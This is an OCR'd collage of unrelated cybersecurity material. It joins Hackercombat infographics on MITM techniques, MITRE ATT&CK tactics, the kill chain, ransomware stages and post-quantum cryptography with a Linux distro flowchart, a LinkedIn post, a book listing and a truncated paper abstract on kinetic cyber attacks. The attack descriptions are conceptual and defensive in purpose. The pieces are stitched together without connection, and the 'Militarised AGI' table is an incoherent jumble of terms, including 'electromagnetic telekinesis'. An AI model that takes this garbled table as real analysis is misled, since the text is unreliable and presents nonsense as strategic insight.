
@Hackercombat

Red Team	Blue Team
Offensive Security	Defensive Security
Ethical Hacking	Infrastructure Protection
Exploiting Vulnerabilities	Damage Control
Penetration Testing	Incidence Response
Black Box Testing	Operational Security
Social Engineering	Threat Hunters
Web App Scanning	Digital Forensics

@Hackercombat

Follow us

Visit Hackercombat.com


Which Linux based OS should I go for?
Cyber Security News
Who are you?
www.cybersecuritynews.com
Business Person
Hobbyist
Normal User
Graphic Designer
Developer/Programmer
1. OpenSUSE
2. Fedora
3. Debian
Geek?
Yes
No
Ever tried Arch?
No
Yes
1. Gentoo
2. Centos
3. Debian
4. Slackware
Ever used Linux based OS before?
Yes
No
Which of the following distro have you used before?
Ubuntu
Fedora
Linux Mint
Manjaro
1. Linux Mint
2. Ubuntu Mate
3. Kubuntu
4. Elementary OS
1. Ubuntu
2. Kubuntu
3. Fedora
3. Manjaro
1. Apricity OS
2. Ubuntu
3. Antergos
4. Fedora
Where have you come from?
Windows
Mac
1. Kubuntu
2. Linux Mint
3. Apricity OS
1. Ubuntu
2. Elementary OS
1. Ubuntu
2. Ubuntu Gnome
3. Kubuntu
4. Linux Mint
I want to get things done and get going.
1. Ubuntu
2. Linux Mint
3. Ubuntu Mate
4. OpenSUSE
I like to tweak and configure my OS.
1. Arch Linux
2. Manjaro
3. Antergos
4. Apricity OS
I want to perform penetration testing.
1. KALI Linux
2. Arch Linux

MILITARISED AGI – AI Exponent and Rudimentary analysis by 1powercyber.substack.com

STRATEGY	DOCTRINE/UPDATE	ANALYSIS	CI SUBSET OF AI	PRECOGNITION	MASTER -ART/SCIENCE	HUMAN OSINT = NEW AI LLM	STRATEGIC-TACTICAL DOMAIN	MILITARISATION OF INTERNET	OPTE PROJECT – 2003(VISUAL GRAPHICS)	INTERPLANETARY NETWORK
ADVERSARY CAPABILITIES	PRINCIPLES	COMPLEX SCENARIOS	BIOLOGY INSPIRED SWARM INTELLIGENCE	FUTURISM	MULTIPLE MULTIMODAL GENERATIVE AI LLMs	MEDIA/PRINT/ NEWSPAPERS	GLOBAL INFO DOMINANCE EXPERIMENTS (G.I.D.E)	INTERGALACTIC INTERPLANETARY COMPUTER NETWORK	LINUX – TRACEPATH. FREE BSD/NET BSD/OPEN BSD/DRAGONFLY BSD/MAC OS	CCSDS-CONSULTATIVE COMMITTEE FOR SPACE DATA SYSTEMS
INTENTIONS	GUIDELINES	LEARN	EVOLUTIONARY COMPUTATION	ALLEVIATE	ABSTRACT/ COHERENT THINKING	MAGAZINES/RADIO/ TV	JOINT DATA INTEGRATION-JOINT FORCE	ARPANET-CYCLADES-OPTE PROJECT-J.C.R LICKLIDER(1962-64)	TRACEROUTE (NETWORK DIAGNOSTIC COMMANDS)– MICROSOFT AND REACT OS	SCPS – SPACE COMMUNICATIONS PROTOCOL SPECIFICATIONS
VULNERABILITIES	CONDUCT OF MILITARY OPS	REASON	AI IMMUNE SYSTEMS	AUGMENTATIVE	NOESIS	BLOGS/WEBSITES/ GROUPS	MILITARY INTELLIGENCE	TELNET	BGB ROUTES(BORDER GATEWAY PROTOCOL)-ROUTING AND REACHABILITY OF INFO USING AUTONOMOUS SYSTEMS	UoSAT – 12 SATELLITE
MILITARY ACTIONS/IMPLICATIONS(POLITICAL LEGAL ETHICAL)	CAMPAIGNS	ADAPT	MACHINE INTELLIGENCE = HARD+SOFT COMPUTING TECHNIQUES	DECISION MAKING	REPRESENTATION	ONLINE FORUMS-BLOGS-VLOGS	CYBER DEFENSE INDUSTRIAL COMPLEX	REMOTE TIME SHARING	ACRIVE PROBING – PROBES TO MINE DATA THROUGH NETWORK.	FILE TRANSFER PROTOCOL – EARTH ORBITING STRV '1B'
HYPOTHETICAL SIMULATIONS	MISSIONS	FIND SOLUTION	FUZZY SYSTEMS = AGGREGATE DATA TO PARTIAL TRUTHS	GLOBAL BRAIN HYPOTHESIS	PROVISION	SOCIAL MEDIA	WORLD FUTURE COUNCIL	FILE TRANSFER PROTOCOL	NETWORK MAPPING BELL LABS	2JAN1996 – DISASTER MONITORING CONSTELLATION
POTENTIAL IMPACT	TASKS	OVERCOME CONVENTIONAL THINKING PATTERNS	MULTI OBJECTIVE OPTIMISATION	SUPREME SENTIENT SINGULARITY	ERUDITION	GOVT DATA-CITIZEN MEDIA	MILLENIUM PROJECT	ELECTRONIC MAIL PROTOCOL	LUMETA - 1997	NANO<BAN<PAN<LAN<CAN<MAN<RAN<WAN – USE SPATIAL SCOPE
GLOBAL PROBLEMS	SENTIENCE	NATURE INSPIRED COMPUTATIONAL SCIENCE	UNDERSTAND NATURAL LANGUAGE	SOLVE STOCHASTIC PROBLEMS	NATURAL LANGUAGE PROCESSING	PUBLIC GOVT DATA	THE FUTURES PLATFORM	DATAGRAMS – END2END PRINCIPLE	1000'S OF NETWORK DATA VISUALISED	WATCH – ED WOOD FILM 1959
RULES OF ENGAGEMENT(ROE)	STRONG COGNITIVE CONSCIOUSNESS	GENERATE NOVEL SOLUTIONS	ARTIFICIAL NEURAL NETWORKS	GLOBAL INFO DIFFUSION	PERCEPTION	GOVT REPORTS	INSTITUTE OF THE FUTURE	REDUCE NETWORK LATENCY	CREATIVE COMMONS – OPTE IMAGES – THE MUSEUM OF	CERFS UP STRATEGIC PLAN 9 FROM OUTER SPACE

USE OF FORCE IN MILITARY OPS	72 ACTIVE AGI PROJECTS IN 37 COUNTRIES(2020)	COMPLEX MACHINE LEARNING AT SCALE	LEARN EXPERIENTIAL DATA	STOP MIS/DIS INFO	SOLVE DISCRETIONAL PROBLEMS	BUDGETS-HEARINGS	REAL WORLD OPERATIONAL SCENARIOS	REDUCE SINGLE POINT FAILURES	MUSEUM OF SCIENCE – MAPPING THE WORLD AROUND US	
VERIFY VALIDATE	MONITOR/ADJUST/ PLANS	PREDICT POTENTIAL OUTCOMES	OPERATE LIKE BIOENTITY	ENVIRONMENTAL PROJECTION	GERMINATION INTO INCREDULOUS ENTITY	PROFESSIONAL ACADEMIC PUBLICATIONS	CONTROLLED EXPERIMENT	REMOTE LOGIN AND BATCH	1962-64 – 3 IMPORTANT DEVELOPMENTS – IPTO – INFORMATION PROCESSING TECHNIQUES OFFICE	
IDENTIFY REPORT(VIOLATIONS BREACHES)	REAL TIME SITUATIONAL AWARENESS FEEDBACK	INTEGRATION OF SKILL SETS	PROBABILISTIC THEORY	APPLIED SYSTEMS ANALYSIS	EMPIRICISM OF UTMOST POTENTIALITY	JOURNALS-CONFERENCES	INTERCONNECTED AGI	1822 PROTOCOL(NUMERIC HOST ADDRESS DATA FIELD)	DOMAIN NAME SYSTEM	
DATA ANALYSIS	CLASSIFICATION	ASSOCIATIVE MEMORY	MATH MODELLING CONSTRAINTS	TECHNOLOGICAL FORESIGHT	POWERFUL ANALYTICS	SYMPOSIA-DISSERTATION	SUPREME SENTIENT SINGULARITY	DARPA FORMULATES TRANSMISSION CONTROL MODULE	INTERNET PROTOCOL SUITE	
BINARY SYSTEM(0,1)	MATH MODELLING CONSTRAINTS – STOCHASTIC HURDLES	FAULT TOLERANCE	CLUSTER GENERATION FOR PATTERNS AND CONTROL	IDENTIFY – ANALYSE-DISRUPT MILITARY DEFENSE TECH	PROJECTION PLATFORM	THESIS-BUSINESS DOCS-NEWSLETTERS	PREDICTIVE ANALYSIS	DOD MANDATED ALL MILITARY COMPUTER NETWORKING	INTERNET MESSAGE ACCESS PROTOCOL	
	METAHEURISTIC STOCHASTIC OPTIMISATION CHARACTER		QUANTUM AGI	ELECTROMAGNETIC TELEKINESIS	MULTIFACTORIAL SENSING ABILITIES	COMMERCIAL DATA IMAGERY	QUONDAM EXTRAPOLATION	NSFNET (NSF+CSNET)	SIMPLE MAIL TRANSFER PROTOCOL	
				SUPERORDINATE PROWESS		FINANCIAL INDUSTRIAL DATABASE		1975-DEFENSE COMMUNICATIONS AGENCY	HYPERTEXT TRANSFER PROTOCOL	
						GREY LITERATURE		LOCATION – USA , UK, FRANCE , NORWAY - 1969	INTERNET EXCHANGE POINT	
						TECHNICAL REPORTS		PROJECT FUTURE OF CYBERVERSE THROUGH PENTAGONS ARPA – WATCH – X-FILES SEASON S(1993) AND HERALDS OF RESOURCE SHARING	NEW INTERNET SERVICE PROVIDERS	
						PREPRINTS-PATENTS		READ – BLEEDING EDGE (2013) AND INHERENT VICE (2009)	FROM TRANSOCEANIC TO INTER PLANETARY	
						WORKING PAPERS		SCENARIO – US TV SITCOM		

Hackercombat.com

Techniques Used In (MITM) Man-in-the-Middle Attacks

HACKER COMBAT COMMUNITY

01 Sniffing

Hackers put some wireless devices on monitoring mode and thus are able to sniff out packets that they are not intended to see. Thus, they can sniff out or see packets meant for other hosts and use the same to hijack communication.

02 Packet Injection

Hackers inject malicious packets into streams of communication by exploiting the monitoring mode of devices. Such injected packets eventually behave like valid packets and can be used for malicious activities.

03 Session Hijacking

Hackers sniff sensitive traffic, identifies the temporary session token that's generated for a user and then use the session token to make requests to the user. Once the session token is identified, there's no need to do any further spoofing to hijack a session.

04 SSL Stripping

Hackers intercept packets, alter their HTTPS-based address requests to go instead to their HTTP equivalent endpoint. Thus, the host ends up making unencrypted requests which eventually leads to sensitive data being leaked in plain text.

Hackercombat.com

HACKER COMBAT COMMUNITY

The Nuts And Bolts Of MITRE ATT&CK: Tactics

Initial Access
The cyber attacker is trying to enter your network.

Execution
The attacker is trying to execute malicious code.

Persistence
The attacker is attempting to keep up their foothold.

Privilege Escalation
The cyber attacker is attempting to increase more significant level authorizations.

Defense Evasion
The attacker is attempting to abstain from being identified.

Credential Access
The attacker is attempting to steal names and passwords of accounts.

Discovery
The cyber attacker is attempting to make sense of your environment

Lateral Movement
The attacker is attempting to travel through your environment.

Collection
The attacker is attempting to assemble information important to their objective.

Command And Control
The cyber attacker is attempting to communicate with compromised frameworks to control them.

Exfiltration
The attacker is attempting to steal information.

Impact
The cyber attacker is attempting to control, intrude, or obliterate your frameworks and information.

Hackercombat.com

HACKER COMBAT COMMUNITY

MITRE Kill Chain

Reconnaissance: Collecting profile addresses, profile lists, conference information, etc..

@hackercombat

Weaponization: Combining exploit through backdoors into deliverable payloads

Delivery: Transfering weaponized bundle to the victim or targets via email, web, USB, etc..

Exploitation: Exploiting a vulnerability to execute code on a victim's system

@hackercombat


Installation: Installing malware on the asset

Command and Control: Remote manipulation of the victim's system(s) begin

Action On Objectives: "Hands on Keyboard" access to the intruders as they now have full read, write privileges

Hackercombat.com

1
Identify
AM: Asset Management
BE: Business Environment
GV: Governance
RA: Risk Assessment
RM: Risk Management Strategy
2
Protect
AC: Access Control
AT: Awareness Training
DS: Data Security
IP: Information Protection Processes and Procedures
PT: Protective Technology
NIST Cyber Security Framework
3
Detect
AE: Anomolies and Events
CM: Security Continuous Monitoring
DP: Detection Processes
4
Respond
RP: Response Planning
CO: Communications
AN: Analysis
MI: Mitigation
IM: Improvements
5
Recover
RP: Recovery Planning
IM: Improvements
CO: Communications



2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

6 Steps To Prevent Advanced Targeted Attacks

@Hackercombat

1. **Reduce Risk**
   Identify sensitive data, build policies to protect that data and audit access activity.

2. **Prevent Compromise**
   Train users on how to identify phishing emails and deploy solutions that block unwanted software on users' devices.

3. **Detect Compromise**
   Detect suspicious user access activity and find malware infected devices.

4. **Contain Compromised Devices**
   Block Command and Control communications from compromised devices.

5. **Protect Sensitive Data**
   Block compromised users and devices from accessing sensitive applications and data.

6. **Post-Incident Analysis**
   Use audit trail and forensics to improve the incident response process.

@Hackercombat

Hackercombat.com

HACKER COMBAT COMMUNITY

QUANTUM-BREAKABLE

RSA encryption

A message is encrypted using the intended recipient's public key, which the recipient then decrypts with a private key. The difficulty of computing the private key from the public key is connected to the hardness of prime factorization.

Diffie-Hellman key exchange

Two parties jointly establish a shared secret key over an insecure channel that they can then use for encrypted communication. The security of the secret key relies on the hardness of the discrete logarithm problem.

Elliptic curve cryptography

Mathematical properties of elliptic curves are used to generate public and private keys. The difficulty of recovering the private key from the public key is related to the hardness of the elliptic-curve discrete logarithm problem.

QUANTUM-SECURE

Lattice-based cryptography

Security is related to the difficulty of finding the nearest point in a lattice with hundreds of spatial dimensions (where the lattice point is associated with the private key), given an arbitrary location in space (associated with the public key).

Code-based cryptography

The private key is associated with an error-correcting code and the public key with a scrambled and erroneous version of the code. Security is based on the hardness of decoding a general linear code.

Multivariate cryptography

These schemes rely on the hardness of solving systems of multivariate polynomial equations.

Hackercombat.com

HACKER COMBAT COMMUNITY

Ransomware Attack Process

Infection

Cybercriminals deliver the ransomware payload to the target

Security Key Exchange

Cybercriminals are notified they have a victim

Encryption

Ransomware encrytps the victims' files

Extortion

@HackerCombat

Cybercriminals send the payment request & ransomware note


Recovery

Victim pays the ransom in exchange for decrytpion keys

@HackerCombat

Hackercombat.com

Ransomware Attack Process



Infection

Cybercriminals deliver the ransomware payload to the target

Security Key Exchange

Cybercriminals are notified they have a victim

Encryption

Ransomware encrytps the victims' files

Extortion

@HackerCombat

Cybercriminals send the payment request & ransomware note

Recovery

Victim pays the ransom in exchange for decrytpion keys

Ransomware Kill Chain – Industry Focus

	Delivery	Infection	Propagation
Methods	Phishing Emails Vulnerabilities (SMBv1) Brute Force (RDP)	Malicious Document Dropper/Downloader	Network Scanning Extracted Credentials
Protection	Security Awareness Tranings Multi-Factor-Authentication	Antivirus EDR	IPS
Detection	Security Monitoring	Antivirus EDR Security Monitoring	NSM IDS
Resistance	Firewalling Email Filters Patch Managemen[t]	Policies Execution Prevention	Firewalling (OS level) Network Segregation User Account [S]egregation

Industry Focus

This is what we'll look at

The Ransomware *Kill Chain*

During the *Reconnaissance* phase, the attacker collects as much information as possible: mailing lists, social media presence, potential vulnerabilities...

During the *Weaponization* phase, attackers prepare their malicious software. There is a plethora of techniques to disguise the payload in a benign-looking file, (pdf, word, excel...), or in a compromised or malicious website.

During the *Delivery* phase, the malicious payload (the dropper) is delivered to the intended target through an infected link to a file or site, an infected attachment, visiting infected websites (watering-hole, exploit kit or drive-by-download attacks) or malvertising.

During the *Exploitation* phase, existing vulnerabilities will be leveraged to deliver malicious code onto the system to get a better foothold.

Once the dropper is on the victim's computer, the *Installation* process starts. Typically it connects to the *Command & Control* (C2) server to download key data (a malicious executable file, in some cases the encrytion key...).

There are variants of ransomware that operate on a self-propagation basis and will attempt to infect system files and spread to other hosts. Then, the ransomware starts to encrypt files on the infected computer, and possibly on the network and cloud storage, too.

Now, following a succesful installation, C2 establishment and encryption across the existing infrastructure (local hosts, network and cloud resources), we reach the *Actions on Objectives* phase. The ransomware displays a ransom message to the victim. Typically, the desktop wallpaper is used for this purpose.

Finally, the criminals expect the ransom to be paid in cryptocurrency in a wallet they own. If the victim does not pay, the data is either lost (encryption keys deleted) or breached.

cyber threat intelligence

Cyber threat intelligence is information about threats and threat actors that helps mitigate harmful events in cyberspace. Cyber threat intelligence sources include open source intelligence, social media intelligence, human Intelligence, technical intelligence or intelligence from the deep and dark web. Wikipedia

#computersecurity • following
6d • Post from **European Champions Alliance**

China has the world's largest army. Russia wields the most tanks. America owns the fanciest satellites. But who has the most cyber-power? A new National Cyber Power Index by the Belfer Centre at Harvard University ranks 30 countries on their level of ambition and capability.


Read the full article and more interesting content on Cybersecurity here in the ECA Talkspirit 👉
https://lnkd.in/eRHgf8D
#cybersecurity #computersecurity #hacking #cyber

The Economist

A new global ranking of cyber-power throws up some surprises

economist.com • 3 min read

Look inside



J.W. Clay

Code of War: Cyber Kinetic (The Jen Yates Series Book 2)

(97)

Book 2 of 3: The Jen Yates Series

Kindle Price: **$4.96**

The Dawn of Kinetic Cyber

Scott D. Applegate
Center for Secure Information Systems
George Mason University
Fairfax, Virginia 22030
sapplega@gmu.edu

Abstract: Cyber attacks are often called non-violent or non-kinetic attacks, but the simple truth is that there is a credible capability to use cyber attacks to achieve kinetic effects. Kinetic Cyber refers to a class of cyber attacks that can cause direct or indirect physical damage, injury or death solely though the exploitation of vulnerable information systems and processes. Kinetic cyber attacks are a real and growing threat that is generally being ignored as unrealistic or alarmist. These types of attacks have been validated experimentally in the laboratory environment, they have been used operationally in the context of espionage and sabotage, and they have been 